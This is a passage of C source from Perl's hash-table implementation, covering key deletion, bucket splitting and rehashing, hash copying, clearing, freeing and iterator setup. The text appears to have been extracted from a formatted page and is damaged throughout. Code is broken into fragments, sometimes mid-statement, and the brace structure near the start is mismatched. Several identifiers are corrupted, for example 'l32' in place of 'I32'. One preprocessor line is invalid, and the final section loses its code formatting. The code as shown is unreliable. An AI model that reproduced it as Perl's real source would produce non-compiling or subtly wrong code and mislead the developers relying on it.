```

```
if (d_flags & G_DISCARD)
```

```
    sv = NULL;
```

```
else {
```

```
    sv = sv_2mortal(HeVAL(entry));
```

```
    HeVAL(entry) = &PL_sv_placeholder;
```

```
}
```

```
/*
```

```
 * If a restricted hash, rather than really deleting the entry, put
```

```
 * a placeholder there. This marks the key as being "approved", so
```

```
 * we can still access via not-really-existing key without raising
```

```
 * an error.
```

```
*/
```

```
if (SvREADONLY(hv)) {
```

```
    SvREFCNT_dec(HeVAL(entry));
```

```
    HeVAL(entry) = &PL_sv_placeholder;
```

```
    /* We'll be saving this slot, so the number of allocated keys
```

```
     * doesn't go down, but the number placeholders goes up */
```

```
    HvPLACEHOLDERS(hv)++;
```

```
} else {
```

```
    *oentry = HeNEXT(entry);
```

```
    if (SvOOK(hv) && entry == HvAUX(hv)->xhv_eiter /* HvEITER(hv) */)
```

```
        HvLAZYDEL_on(hv);
```

```

else {
    if (SvOOK(hv) && HvLAZYDEL(hv) &&
        entry == HeNEXT(HvAUX(hv)->xhv_eiter))
        HeNEXT(HvAUX(hv)->xhv_eiter) = HeNEXT(entry);
    hv_free_ent(hv, entry);
}

xhv->xhv_keys--; /* HvTOTALKEYS(hv)-- */
if (xhv->xhv_keys == 0)
    HvHASKFLAGS_off(hv);
}

if (mro_changes == 1) mro_isa_changed_in(hv);
else if (mro_changes == 2)
    mro_package_moved(NULL, stash, gv, 1);

return sv;
}

if (SvREADONLY(hv)) {
    hv_notallowed(k_flags, key, klen,
        "Attempt to delete disallowed key '%"SVf"' from"
        " a restricted hash");
}

if (k_flags & HVhek_FREEKEY)
    Safefree(key);

```

```
    return NULL;
}
```

```
STATIC void
```

```
S_hsplit(pTHX_ HV *hv)
```

```
{
```

```
    dVAR;
```

```
    register XPVHV* const xhv = (XPVHV*)SvANY(hv);
```

```
    const I32 oldsize = (I32) xhv->xhv_max+1; /* HvMAX(hv)+1 (sick) */
```

```
    register I32 newsize = oldsize * 2;
```

```
    register I32 i;
```

```
    char *a = (char*) HvARRAY(hv);
```

```
    register HE **aep;
```

```
    int longest_chain = 0;
```

```
    int was_shared;
```

```
    PERL_ARGS_ASSERT_HSPLIT;
```

```
    /*PerlIO_printf(PerlIO_stderr(), "hsplit called for %p which had %d\n",
    (void*)hv, (int) oldsize);*/
```

```
    if (HvPLACEHOLDERS_get(hv) && !SvREADONLY(hv)) {
```

```
        /* Can make this clear any placeholders first for non-restricted hashes,
        even though Storable rebuilds restricted hashes by putting in all the
        placeholders (first) before turning on the readonly flag, because
```

```

        Storable always pre-splits the hash. */

    hv_clear_placeholders(hv);
}

    PL_nomemok = TRUE;

#if defined(STRANGE_MALLOC) || defined(MYMALLOC)

    Renew(a, PERL_HV_ARRAY_ALLOC_BYTES(newsize)
        + (SvOOK(hv) ? sizeof(struct xpvhv_aux) : 0), char);

    if (!a) {

        PL_nomemok = FALSE;

        return;

    }

    if (SvOOK(hv)) {

        Move(&a[oldsize * sizeof(HE*)], &a[newsize * sizeof(HE*)], 1, struct xpvhv_aux);

    }

#else

    Newx(a, PERL_HV_ARRAY_ALLOC_BYTES(newsize)
        + (SvOOK(hv) ? sizeof(struct xpvhv_aux) : 0), char);

    if (!a) {

        PL_nomemok = FALSE;

        return;

    }

    Copy(HvARRAY(hv), a, oldsize * sizeof(HE*), char);

    if (SvOOK(hv)) {

        Copy(HvAUX(hv), &a[newsize * sizeof(HE*)], 1, struct xpvhv_aux);

```

```

}

Safefree(HvARRAY(hv));

#endif

PL_nomemok = FALSE;

Zero(&a[oldsize * sizeof(HE*)], (newsize-oldsize) * sizeof(HE*), char); /* zero 2nd half*/

xhv->xhv_max = --newsize; /* HvMAX(hv) = --newsize */

HvARRAY(hv) = (HE**) a;

aep = (HE**)a;

for (i=0; i<oldsize; i++,aep++) {

    int left_length = 0;

    int right_length = 0;

    HE **oentry = aep;

    HE *entry = *aep;

    register HE **bep;

    if (!entry) /* non-existent */

        continue;

    bep = aep+oldsize;

    do {

        if ((HeHASH(entry) & newsize) != (U32)i) {

            *oentry = HeNEXT(entry);

            HeNEXT(entry) = *bep;

            *bep = entry;

```

```

        right_length++;
    }
    else {
        oentry = &HeNEXT(entry);
        left_length++;
    }
    entry = *oentry;
} while (entry);

/* I think we don't actually need to keep track of the longest length,
   merely flag if anything is too long. But for the moment while
   developing this code I'll track it. */
if (left_length > longest_chain)
    longest_chain = left_length;
if (right_length > longest_chain)
    longest_chain = right_length;
}

```

```

/* Pick your policy for "hashing isn't working" here: */
if (longest_chain <= HV_MAX_LENGTH_BEFORE_SPLIT /* split worked? */
    || HvREHASH(hv)) {
    return;
}

```

```

if (hv == PL_strtab) {

```

```

    /* Urg. Someone is doing something nasty to the string table.

    Can't win. */

    return;

}

/* Awooga. Awooga. Pathological data. */

/*PerlIO_printf(PerlIO_stderr(), "%p %d of %d with %d/%d buckets\n", (void*)hv,
    longest_chain, HvTOTALKEYS(hv), HvFILL(hv), 1+HvMAX(hv));*/

++newsize;

Newxz(a, PERL_HV_ARRAY_ALLOC_BYTES(newsize)
    + (SvOOK(hv) ? sizeof(struct xpvhv_aux) : 0), char);

if (SvOOK(hv)) {
    Copy(HvAUX(hv), &a[newsize * sizeof(HE*)], 1, struct xpvhv_aux);
}

was_shared = HvSHAREKEYS(hv);

HvSHAREKEYS_off(hv);

HvREHASH_on(hv);

aep = HvARRAY(hv);

for (i=0; i<newsize; i++,aep++) {
    register HE *entry = *aep;

```



```

while (entry) {

    /* We're going to trash this HE's next pointer when we chain it
       into the new hash below, so store where we go next. */

    HE * const next = HeNEXT(entry);

    UV hash;

    HE **bep;

    /* Rehash it */

    PERL_HASH_INTERNAL(hash, HeKEY(entry), HeKLEN(entry));

    if (was_shared) {

        /* Unshare it. */

        HEK * const new_hek

            = save_hek_flags(HeKEY(entry), HeKLEN(entry),

                            hash, HeKFLAGS(entry));

        unshare_hek (HeKEY_hek(entry));

        HeKEY_hek(entry) = new_hek;

    } else {

        /* Not shared, so simply write the new hash in. */

        HeHASH(entry) = hash;

    }

    /*PerlIO_printf(PerlIO_stderr(), "%d ", HeKFLAGS(entry));*/

    HEK_REHASH_on(HeKEY_hek(entry));

    /*PerlIO_printf(PerlIO_stderr(), "%d\n", HeKFLAGS(entry));*/

```

```

    /* Copy oentry to the correct new chain. */
    bep = ((HE**)a) + (hash & (I32) xhv->xhv_max);
    HeNEXT(entry) = *bep;
    *bep = entry;

    entry = next;
}

}

Safefree (HvARRAY(hv));
HvARRAY(hv) = (HE **)a;
}

void
Perl_hv_ksplit(pTHX_ HV *hv, IV newmax)
{
    dVAR;

    register XPVHV* xhv = (XPVHV*)SvANY(hv);
    const I32 oldsize = (I32) xhv->xhv_max+1; /* HvMAX(hv)+1 (sick) */
    register I32 newsize;
    register I32 i;
    register char *a;
    register HE **aep;

    PERL_ARGS_ASSERT_HV_KSPLIT;

```

```

newsize = (I32) newmax;                /* possible truncation here */

if (newsize != newmax || newmax <= oldsize)
    return;

while ((newsize & (1 + ~newsize)) != newsize) {
    newsize &= ~(newsize & (1 + ~newsize));    /* get proper power of 2 */
}

if (newsize < newmax)
    newsize *= 2;

if (newsize < newmax)
    return;                            /* overflow detection */

a = (char *) HvARRAY(hv);

if (a) {
    PL_nomemok = TRUE;

#ifdef STRANGE_MALLOC || defined(MYMALLOC)
    Renew(a, PERL_HV_ARRAY_ALLOC_BYTES(newsize)
        + (SvOOK(hv) ? sizeof(struct xpvhv_aux) : 0), char);

    if (!a) {
        PL_nomemok = FALSE;
        return;
    }

    if (SvOOK(hv)) {
        Copy(&a[oldsize * sizeof(HE*)], &a[newsize * sizeof(HE*)], 1, struct xpvhv_aux);
    }
#endif
}

#else

```

```

Newx(a, PERL_HV_ARRAY_ALLOC_BYTES(newsize)
    + (SvOOK(hv) ? sizeof(struct xpvhv_aux) : 0), char);

if (!a) {
    PL_nomemok = FALSE;
    return;
}

Copy(HvARRAY(hv), a, oldsize * sizeof(HE*), char);

if (SvOOK(hv)) {
    Copy(HvAUX(hv), &a[newsize * sizeof(HE*)], 1, struct xpvhv_aux);
}

Safefree(HvARRAY(hv));
#endif

PL_nomemok = FALSE;

Zero(&a[oldsize * sizeof(HE*)], (newsize-oldsize) * sizeof(HE*), char); /* zero 2nd half*/
}

else {
    Newxz(a, PERL_HV_ARRAY_ALLOC_BYTES(newsize), char);
}

xhv->xhv_max = --newsize; /* HvMAX(hv) = --newsize */

HvARRAY(hv) = (HE **) a;

if (!xhv->xhv_keys /* !HvTOTALKEYS(hv) */) /* skip rest if no entries */
    return;

aep = (HE**)a;

for (i=0; i<oldsize; i++,aep++) {

```

```

HE **oentry = aep;

HE *entry = *aep;


if (!entry)                                /* non-existent */
    continue;

do {

    register l32 j = (HeHASH(entry) & newsize);


    if (j != i) {

        j -= i;

        *oentry = HeNEXT(entry);

        HeNEXT(entry) = aep[j];

        aep[j] = entry;

    }

    else

        oentry = &HeNEXT(entry);

    entry = *oentry;

} while (entry);

}

}


HV *
Perl_newHVhv(pTHX_ HV *ohv)
{

    dVAR;

```

```

HV * const hv = newHV();

STRLEN hv_max;

if (!ohv || !HvTOTALKEYS(ohv))
    return hv;

hv_max = HvMAX(ohv);

if (!SvMAGICAL((const SV *)ohv)) {
    /* It's an ordinary hash, so copy it fast. AMS 20010804 */
    STRLEN i;
    const bool shared = !!HvSHAREKEYS(ohv);
    HE **ents, ** const oents = (HE **)HvARRAY(ohv);
    char *a;
    Newx(a, PERL_HV_ARRAY_ALLOC_BYTES(hv_max+1), char);
    ents = (HE**)a;

    /* In each bucket... */
    for (i = 0; i <= hv_max; i++) {
        HE *prev = NULL;
        HE *oent = oents[i];

        if (!oent) {
            ents[i] = NULL;
            continue;
        }
    }
}

```

```

/* Copy the linked list of entries. */
for (; oent; oent = HeNEXT(oent)) {

    const U32 hash = HeHASH(oent);

    const char * const key = HeKEY(oent);

    const STRLEN len = HeKLEN(oent);

    const int flags = HeKFLAGS(oent);

    HE * const ent = new_HE();

    SV *const val = HeVAL(oent);

    HeVAL(ent) = SvIMMORTAL(val) ? val : newSVsv(val);

    HeKEY_hek(ent)

= shared ? share_hek_flags(key, len, hash, flags)

: save_hek_flags(key, len, hash, flags);

    if (prev)

        HeNEXT(prev) = ent;

    else

        ents[i] = ent;

    prev = ent;

    HeNEXT(ent) = NULL;

}

}

HvMAX(hv) = hv_max;

HvTOTALKEYS(hv) = HvTOTALKEYS(ohv);

```

```

        HvARRAY(hv) = ents;
    } /* not magical */

    else {

        /* Iterate over ohv, copying keys and values one at a time. */

        HE *entry;

        const l32 riter = HvRITER_get(ohv);

        HE * const eiter = HvEITER_get(ohv);

        STRLEN hv_fill = HvFILL(ohv);

        /* Can we use fewer buckets? (hv_max is always 2^n-1) */
        while (hv_max && hv_max + 1 >= hv_fill * 2)

            hv_max = hv_max / 2;

        HvMAX(hv) = hv_max;

        hv_iterinit(ohv);

        while ((entry = hv_iternext_flags(ohv, 0))) {

            SV *const val = HeVAL(entry);

            (void)hv_store_flags(hv, HeKEY(entry), HeKLEN(entry),

                                SvIMMORTAL(val) ? val : newSVsv(val),

                                HeHASH(entry), HeKFLAGS(entry));

        }

        HvRITER_set(ohv, riter);

        HvEITER_set(ohv, eiter);

    }

```



```

    return hv;
}

/*
=for apidoc Am|HV *|hv_copy_hints_hv|HV *ohv

```

A specialised version of L</newHVhv> for copying C<%^H>. I<ohv> must be a pointer to a hash (which may have C<%^H> magic, but should be generally non-magical), or C<NULL> (interpreted as an empty hash). The content of I<ohv> is copied to a new hash, which has the C<%^H>-specific magic added to it. A pointer to the new hash is returned.

```
=cut
```

```
*/
```

```
HV *
```

```
Perl_hv_copy_hints_hv(pTHX_ HV *const ohv)
```

```
{
```

```
    HV * const hv = newHV();
```

```
    if (ohv && HvTOTALKEYS(ohv)) {
```

```
        STRLEN hv_max = HvMAX(ohv);
```

```
        STRLEN hv_fill = HvFILL(ohv);
```

```
        HE *entry;
```

```
        const I32 riter = HvRITER_get(ohv);
```

```

HE * const eiter = HvEITER_get(ohv);

while (hv_max && hv_max + 1 >= hv_fill * 2)

    hv_max = hv_max / 2;

HvMAX(hv) = hv_max;

hv_iterinit(ohv);

while ((entry = hv_iternext_flags(ohv, 0))) {

    SV *const sv = newSVsv(HeVAL(entry));

    SV *heksv = newSVhek(HeKEY_hek(entry));

    sv_magic(sv, NULL, PERL_MAGIC_hintselem,

        (char *)heksv, HEf_SVKEY);

    SvREFCNT_dec(heksv);

    (void)hv_store_flags(hv, HeKEY(entry), HeKLEN(entry),

        sv, HeHASH(entry), HeKFLAGS(entry));

}

HvRITER_set(ohv, riter);

HvEITER_set(ohv, eiter);

}

hv_magic(hv, NULL, PERL_MAGIC_hints);

return hv;

}

void

Perl_hv_free_ent(pTHX_ HV *hv, register HE *entry)

```

```

{
    dVAR;

    SV *val;

    PERL_ARGS_ASSERT_HV_FREE_ENT;

    if (!entry)
        return;

    val = HeVAL(entry);
    if (val && isGV(val) && isGV_with_GP(val) && GvCVu(val) && HvENAME(hv))
        mro_method_changed_in(hv);    /* deletion of method from stash */
    SvREFCNT_dec(val);
    if (HeKLEN(entry) == HEf_SVKEY) {
        SvREFCNT_dec(HeKEY_sv(entry));
        Safefree(HeKEY_hek(entry));
    }
    else if (HvSHAREKEYS(hv))
        unshare_hek(HeKEY_hek(entry));
    else
        Safefree(HeKEY_hek(entry));
    del_HE(entry);
}

```

void

```
Perl_hv_delayfree_ent(pTHX_ HV *hv, register HE *entry)
```

```
{
```

```
    dVAR;
```

```
    PERL_ARGS_ASSERT_HV_DELAYFREE_ENT;
```

```
    if (!entry)
```

```
        return;
```

```
    /* SvREFCNT_inc to counter the SvREFCNT_dec in hv_free_ent */
```

```
    sv_2mortal(SvREFCNT_inc(HeVAL(entry)));    /* free between statements */
```

```
    if (HeKLEN(entry) == HEf_SVKEY) {
```

```
        sv_2mortal(SvREFCNT_inc(HeKEY_sv(entry)));
```

```
    }
```

```
    hv_free_ent(hv, entry);
```

```
}
```

```
/*
```

```
=for apidoc hv_clear
```

Clears a hash, making it empty.

```
=cut
```

```
*/
```

```
void
```

```

Perl_hv_clear(pTHX_ HV *hv)
{
    dVAR;

    register XPVHV* xhv;

    if (!hv)
        return;

    DEBUG_A(Perl_hv_assert(aTHX_ hv));

    xhv = (XPVHV*)SvANY(hv);

    if (SvREADONLY(hv) && HvARRAY(hv) != NULL) {
        /* restricted hash: convert all keys to placeholders */
        STRLEN i;
        for (i = 0; i <= xhv->xhv_max; i++) {
            HE *entry = (HvARRAY(hv))[i];
            for (; entry; entry = HeNEXT(entry)) {
                /* not already placeholder */
                if (HeVAL(entry) != &PL_sv_placeholder) {
                    if (HeVAL(entry) && SvREADONLY(HeVAL(entry))
                        && !SvIsCOW(HeVAL(entry))) {
                        SV* const keysv = hv_iterkeysv(entry);
                        Perl_croak(aTHX_
                            "Attempt to delete readonly key '%"SVf"' from a restricted hash",
                            (void*)keysv);
                    }
                }
            }
        }
    }
}

```

```

        }

        SvREFCNT_dec(HeVAL(entry));

        HeVAL(entry) = &PL_sv_placeholder;

        HvPLACEHOLDERS(hv)++;

    }

}

}

goto reset;

}

hfreeentries(hv);

HvPLACEHOLDERS_set(hv, 0);

if (HvARRAY(hv))

    Zero(HvARRAY(hv), xhv->xhv_max+1 /* HvMAX(hv)+1 */, HE*);

if (SvRMAGICAL(hv))

    mg_clear(MUTABLE_SV(hv));

HvHASKFLAGS_off(hv);

HvREHASH_off(hv);

reset:

if (SvOOK(hv)) {

    if(HvENAME_get(hv))

        mro_isa_changed_in(hv);

    HvEITER_set(hv, NULL);

```

```

    }
}

/*
=for apidoc hv_clear_placeholders

```

Clears any placeholders from a hash. If a restricted hash has any of its keys marked as readonly and the key is subsequently deleted, the key is not actually deleted but is marked by assigning it a value of `&PL_sv_placeholder`. This tags it so it will be ignored by future operations such as iterating over the hash, but will still allow the hash to have a value reassigned to the key at some future point. This function clears any such placeholder keys from the hash. See `Hash::Util::lock_keys()` for an example of its use.

```

=cut

*/

void
Perl_hv_clear_placeholders(pTHX_ HV *hv)
{
    dVAR;

    const U32 items = (U32)HvPLACEHOLDERS_get(hv);

    PERL_ARGS_ASSERT_HV_CLEAR_PLACEHOLDERS;

```

```

    if (items)
        clear_placeholders(hv, items);
}

static void
S_clear_placeholders(pTHX_ HV *hv, U32 items)
{
    dVAR;

    I32 i;

    PERL_ARGS_ASSERT_CLEAR_PLACEHOLDERS;

```

```

    if (items == 0)
        return;

```

```

    i = HvMAX(hv);
    do {
        /* Loop down the linked list heads */

        bool first = TRUE;

        HE **oentry = &(HvARRAY(hv))[i];

        HE *entry;

        while ((entry = *oentry)) {
            if (HeVAL(entry) == &PL_sv_placeholder) {
                *oentry = HeNEXT(entry);
            }

```



```

    if (entry == HvEITER_get(hv))

        HvLAZYDEL_on(hv);

    else {

        if (SvOOK(hv) && HvLAZYDEL(hv) &&

            entry == HeNEXT(HvAUX(hv)->xhv_eiter))

            HeNEXT(HvAUX(hv)->xhv_eiter) = HeNEXT(entry);

        hv_free_ent(hv, entry);

    }

    if (--items == 0) {

        /* Finished. */

        HvTOTALKEYS(hv) -= (IV)HvPLACEHOLDERS_get(hv);

        if (HvKEYS(hv) == 0)

            HvHASKFLAGS_off(hv);

        HvPLACEHOLDERS_set(hv, 0);

        return;

    }

} else {

    oentry = &HeNEXT(entry);

    first = FALSE;

}

}

} while (--i >= 0);

/* You can't get here, hence assertion should always fail. */

assert (items == 0);

```

```

    assert (0);
}

STATIC void
S_hfreeentries(pTHX_ HV *hv)
{
    /* This is the array that we're going to restore */
    HE **const orig_array = HvARRAY(hv);
    HE **tmp_array = NULL;
    const bool has_aux = (SvOOK(hv) == SVf_OOK);
    struct xpvhv_aux * current_aux = NULL;
    int attempts = 100;

    const bool mpm = PL_phase != PERL_PHASE_DESTRUCT && HvENAME(hv);

    PERL_ARGS_ASSERT_HFREEENTRIES;

    if (!orig_array)
        return;

    /* orig_array remains unchanged throughout the loop. If after freeing all
       the entries it turns out that one of the little blighters has triggered
       an action that has caused HvARRAY to be re-allocated, then we set
       array to the new HvARRAY, and try again. */

```

```

while (1) {

    /* This is the one we're going to try to empty. First time round
       it's the original array. (Hopefully there will only be 1 time
       round) */

    HE ** const array = HvARRAY(hv);

    l32 i = HvMAX(hv);

    struct xpvhv_aux *iter = SvOOK(hv) ? HvAUX(hv) : NULL;

    /* If there are no keys, we only need to free items in the aux
       structure and then exit the loop. */

    const bool empty = !((XPVHV*) SvANY(hv))->xhv_keys;

    /* make everyone else think the array is empty, so that the destructors
       * called for freed entries can't recursively mess with us */

    if (!empty) HvARRAY(hv) = NULL;

    if (SvOOK(hv)) {

        HE *entry;

        if (!empty) {

            SvFLAGS(hv) &= ~SVf_OOK; /* Goodbye, aux structure. */

            /* What aux structure? */

            /* (But we still have a pointer to it in iter.) */

```

```

/* Copy the name and MRO stuff to a new aux structure
if present. */
if (iter->xhv_name_u.xhvnameu_name || iter->xhv_mro_meta) {
    struct xpvhv_aux * const newaux = hv_auxinit(hv);
    newaux->xhv_name_count = iter->xhv_name_count;
    if (newaux->xhv_name_count)
        newaux->xhv_name_u.xhvnameu_names
            = iter->xhv_name_u.xhvnameu_names;
    else
        newaux->xhv_name_u.xhvnameu_name
            = iter->xhv_name_u.xhvnameu_name;

    iter->xhv_name_u.xhvnameu_name = NULL;
    newaux->xhv_mro_meta = iter->xhv_mro_meta;
    iter->xhv_mro_meta = NULL;
}

```

```

/* Because we have taken xhv_name and xhv_mro_meta out, the
only allocated pointers in the aux structure that might
exist are the back-reference array and xhv_eiter.
*/
}

```

```

/* weak references: if called from sv_clear(), the backrefs
* should already have been killed; if there are any left, its

```

- \* because we're doing hv\_clear() or hv\_undef(), and the HV
- \* will continue to live.
- \* Because while freeing the entries we fake up a NULL HvARRAY
- \* (and hence HvAUX), we need to store the backref array
- \* somewhere else; but it still needs to be visible in case
- \* any the things we free happen to call sv\_del\_backref().
- \* We do this by storing it in magic instead.
- \* If, during the entry freeing, a destructor happens to add
- \* a new weak backref, then sv\_add\_backref will look in both
- \* places (magic in HvAUX) for the AV, but will create a new
- \* AV in HvAUX if it can't find one (if it finds it in magic,
- \* it moves it back into HvAUX. So at the end of the iteration
- \* we have to allow for this. \*/

```

if (iter->xhv_backreferences) {
    if (SvTYPE(iter->xhv_backreferences) == SVt_PVAV) {
        /* The sv_magic will increase the reference count of the AV,
           so we need to drop it first. */
        SvREFCNT_dec(iter->xhv_backreferences);
        if (AvFILLp(iter->xhv_backreferences) == -1) {
            /* Turns out that the array is empty. Just free it. */
            SvREFCNT_dec(iter->xhv_backreferences);
        } else {

```

```

        sv_magic(MUTABLE_SV(hv),
                  MUTABLE_SV(iter->xhv_backreferences),
                  PERL_MAGIC_backref, NULL, 0);
    }
}

else {
    MAGIC *mg;

    sv_magic(MUTABLE_SV(hv), NULL, PERL_MAGIC_backref, NULL, 0);

    mg = mg_find(MUTABLE_SV(hv), PERL_MAGIC_backref);

    mg->mg_obj = (SV*)iter->xhv_backreferences;
}

iter->xhv_backreferences = NULL;
}

entry = iter->xhv_eiter; /* HvEITER(hv) */
if (entry && HvLAZYDEL(hv)) { /* was deleted earlier? */
    HvLAZYDEL_off(hv);
    hv_free_ent(hv, entry);
}

iter->xhv_riter = -1; /* HvRITER(hv) = -1 */
iter->xhv_eiter = NULL; /* HvEITER(hv) = NULL */

/* There are now no allocated pointers in the aux structure
   unless the hash is empty. */
}

```

```

/* If there are no keys, there is nothing left to free. */

if (empty) break;


/* Since we have removed the HvARRAY (and possibly replaced it by
   calling hv_auxinit), set the number of keys accordingly. */
((XPVHV*) SvANY(hv))->xhv_keys = 0;


do {

    /* Loop down the linked list heads */

    HE *entry = array[i];


    while (entry) {

        register HE * const oentry = entry;

        entry = HeNEXT(entry);

        if (

            mpm && HeVAL(oentry) && isGV(HeVAL(oentry)) &&

            GvHV(HeVAL(oentry)) && HvENAME(GvHV(HeVAL(oentry)))

        ) {

            STRLEN klen;

            const char * const key = HePV(oentry,klen);

            if ((klen > 1 && key[klen-1]==':' && key[klen-2]==':')

                || (klen == 1 && key[0] == ':')) {

                mro_package_moved(

                    NULL, GvHV(HeVAL(oentry)),

```

```

        (GV *)HeVAL(oentry), 0
    );
}
}
    hv_free_ent(hv, oentry);
}
} while (--i >= 0);

/* As there are no allocated pointers in the aux structure, it's now
   safe to free the array we just cleaned up, if it's not the one we're
   going to put back. */
if (array != orig_array) {
    Safefree(array);
}

if (!HvARRAY(hv)) {
    /* Good. No-one added anything this time round. */
    break;
}

if (--attempts == 0) {
    Perl_die(aTHX_ "panic: hfreeentries failed to free hash - something is repeatedly re-creating
entries");
}
}

```



```

/* If the array was not replaced, the rest does not apply. */

if (HvARRAY(hv) == orig_array) return;


/* Set aside the current array for now, in case we still need it. */

if (SvOOK(hv)) current_aux = HvAUX(hv);

if (HvARRAY(hv))

    tmp_array = HvARRAY(hv);


HvARRAY(hv) = orig_array;


if (has_aux && current_aux)

    SvFLAGS(hv) |= SVf_OOK;

else

    SvFLAGS(hv) &= ~SVf_OOK;


/* If the hash was actually a symbol table, put the name and MRO
   caches back. */

if (current_aux) {

    struct xpvhv_aux * const aux

        = SvOOK(hv) ? HvAUX(hv) : hv_auxinit(hv);

    aux->xhv_name_count = current_aux->xhv_name_count;

    if (aux->xhv_name_count)

        aux->xhv_name_u.xhvnameu_names

            = current_aux->xhv_name_u.xhvnameu_names;

    else

```

```

        aux->xhv_name_u.xhvnameu_name
            = current_aux->xhv_name_u.xhvnameu_name;
        aux->xhv_mro_meta = current_aux->xhv_mro_meta;
    }

```

```

    if (tmp_array) Safefree(tmp_array);
}

```

```

/*
=for apidoc hv_undef

```

Undefines the hash.

```

=cut

```

```

*/

```

```

void

```

```

Perl_hv_undef_flags(pTHX_ HV *hv, U32 flags)

```

```

{

```

```

    dVAR;

```

```

    register XPVHV* xhv;

```

```

    const char *name;

```

```

    if (!hv)

```

```

        return;

```

```

DEBUG_A(Perl_hv_assert(aTHX_ hv));

xhv = (XPVHV*)SvANY(hv);


/* The name must be deleted before the call to hfreentries so that
   CVs are anonymised properly. But the effective name must be pre-
   served until after that call (and only deleted afterwards if the
   call originated from sv_clear). For stashes with one name that is
   both the canonical name and the effective name, hv_name_set has to
   allocate an array for storing the effective name. We can skip that
   during global destruction, as it does not matter where the CVs point
   if they will be freed anyway. */
if (PL_phase != PERL_PHASE_DESTRUCT && (name = HvNAME(hv))) {
    if (PL_stashcache)
        (void)hv_delete(PL_stashcache, name, HvNAMELEN_get(hv), G_DISCARD);
        hv_name_set(hv, NULL, 0, 0);
}
hfreentries(hv);

if (SvOOK(hv)) {
    struct xpvhv_aux * const aux = HvAUX(hv);

    struct mro_meta *meta;

    bool zeroed = FALSE;

    if ((name = HvENAME_get(hv))) {
        if (PL_phase != PERL_PHASE_DESTRUCT) {
            /* This must come at this point in case

```

```

        mro_isa_changed_in dies. */

Zero(HvARRAY(hv), xhv->xhv_max+1 /* HvMAX(hv)+1 */ , HE*);

zeroed = TRUE;

        mro_isa_changed_in(hv);
    }

if (PL_stashcache)

    (void)hv_delete(

        PL_stashcache, name, HvENAMELEN_get(hv), G_DISCARD

    );
}

/* If this call originated from sv_clear, then we must check for
 * effective names that need freeing, as well as the usual name. */
name = HvNAME(hv);
if (flags & HV_NAME_SETALL ? !!aux->xhv_name_u.xhvnameu_name : !!name) {
    if (name && PL_stashcache)

        (void)hv_delete(PL_stashcache, name, HvNAMELEN_get(hv), G_DISCARD);

    hv_name_set(hv, NULL, 0, flags);
}

if((meta = aux->xhv_mro_meta)) {
    if (meta->mro_linear_all) {

        SvREFCNT_dec(MUTABLE_SV(meta->mro_linear_all));

        meta->mro_linear_all = NULL;

        /* This is just acting as a shortcut pointer. */

```

```

    meta->mro_linear_current = NULL;
} else if (meta->mro_linear_current) {
    /* Only the current MRO is stored, so this owns the data.
    */
    SvREFCNT_dec(meta->mro_linear_current);
    meta->mro_linear_current = NULL;
}

if(meta->mro_nextmethod) SvREFCNT_dec(meta->mro_nextmethod);

SvREFCNT_dec(meta->isa);
Safefree(meta);
aux->xhv_mro_meta = NULL;
}

if (!aux->xhv_name_u.xhvnameu_name)
    SvFLAGS(hv) &= ~SVf_OOK;
else if (!zeroed)
    Zero(HvARRAY(hv), xhv->xhv_max+1 /* HvMAX(hv)+1 */, HE*);
}

if (!SvOOK(hv)) {
    Safefree(HvARRAY(hv));

    xhv->xhv_max = 7;    /* HvMAX(hv) = 7 (it's a normal hash) */
    HvARRAY(hv) = 0;
}

HvPLACEHOLDERS_set(hv, 0);

if (SvRMAGICAL(hv))

```

```
        mg_clear(MUTABLE_SV(hv));  
    }
```

```
/*
```

```
=for apidoc hv_fill
```

Returns the number of hash buckets that happen to be in use. This function is wrapped by the macro C<HvFILL>.

Previously this value was stored in the HV structure, rather than being calculated on demand.

```
=cut
```

```
*/
```

```
STRLEN
```

```
Perl_hv_fill(pTHX_ HV const *const hv)
```

```
{
```

```
    STRLEN count = 0;
```

```
    HE **ents = HvARRAY(hv);
```

```
    PERL_ARGS_ASSERT_HV_FILL;
```

```
    if (ents) {
```

```
        HE *const *const last = ents + HvMAX(hv);
```

```

        count = last + 1 - ents;

        do {

            if (!*ents)

                --count;

        } while (++ents <= last);

    }

    return count;

}

```

```

static struct xpvhv_aux*

```

```

S_hv_auxinit(HV *hv) {

```

```

    struct xpvhv_aux *iter;

```

```

    char *array;

```

```

    PERL_ARGS_ASSERT_HV_AUXINIT;

```

```

    if (!HvARRAY(hv)) {

```

```

        Newxz(array, PERL_HV_ARRAY_ALLOC_BYTES(HvMAX(hv) + 1)

```

```

            + sizeof(struct xpvhv_aux), char);

```

```

    } else {

```

```

        array = (char *) HvARRAY(hv);

```

```

        Renew(array, PERL_HV_ARRAY_ALLOC_BYTES(HvMAX(hv) + 1)

```

```

            + sizeof(struct xpvhv_aux), char);

```

```

    }

```

```

HvARRAY(hv) = (HE**) array;

/* SvOOK_on(hv) attacks the IV flags. */

SvFLAGS(hv) |= SVf_OOK;

iter = HvAUX(hv);


iter->xhv_riter = -1; /* HvRITER(hv) = -1 */

iter->xhv_eiter = NULL; /* HveITER(hv) = NULL */

iter->xhv_name_u.xhvnameu_name = 0;

iter->xhv_name_count = 0;

iter->xhv_backreferences = 0;

iter->xhv_mro_meta = NULL;

return iter;
}

/*

=for apidoc hv_iterinit

```

Prepares a starting point to traverse a hash table. Returns the number of keys in the hash (i.e. the same as C<HvKEYS(hv)>). The return value is currently only meaningful for hashes without tie magic.

NOTE: Before version 5.004\_65, C<hv\_iterinit> used to return the number of hash buckets that happen to be in use. If you still need that esoteric value, you can get it through the macro C<HvFILL(hv)>.



=cut

\*/

l32

Perl\_hv\_iterinit(pTHX\_ HV \*hv)

{

PERL\_ARGS\_ASSERT\_HV\_ITERINIT;

/\* FIXME: Are we not NULL, or do we croak? Place bets now! \*/

if (!hv)

Perl\_croak(aTHX\_ "Bad hash");

if (SvOOK(hv)) {

struct xpvhv\_aux \* const iter = HvAUX(hv);

HE \* const entry = iter->xhv\_eiter; /\* HveITER(hv) \*/

if (entry && HvLAZYDEL(hv)) { /\* was deleted earlier? \*/

HvLAZYDEL\_off(hv);

hv\_free\_ent(hv, entry);

}

iter->xhv\_riter = -1; /\* HvrITER(hv) = -1 \*/

iter->xhv\_eiter = NULL; /\* HveITER(hv) = NULL \*/

} else {

hv\_auxinit(hv);

```
}
```

```
/* used to be xhv->xhv_fill before 5.004_65 */
```

```
return HvTOTALKEYS(hv);
```

```
}
```

```
I32 *
```

```
Perl_hv_riter_p(pTHX_ HV *hv) {
```

```
    struct xpvhv_aux *iter;
```

```
    PERL_ARGS_ASSERT_HV_RITER_P;
```

```
    if (!hv)
```

```
        Perl_croak(aTHX_ "Bad hash");
```

```
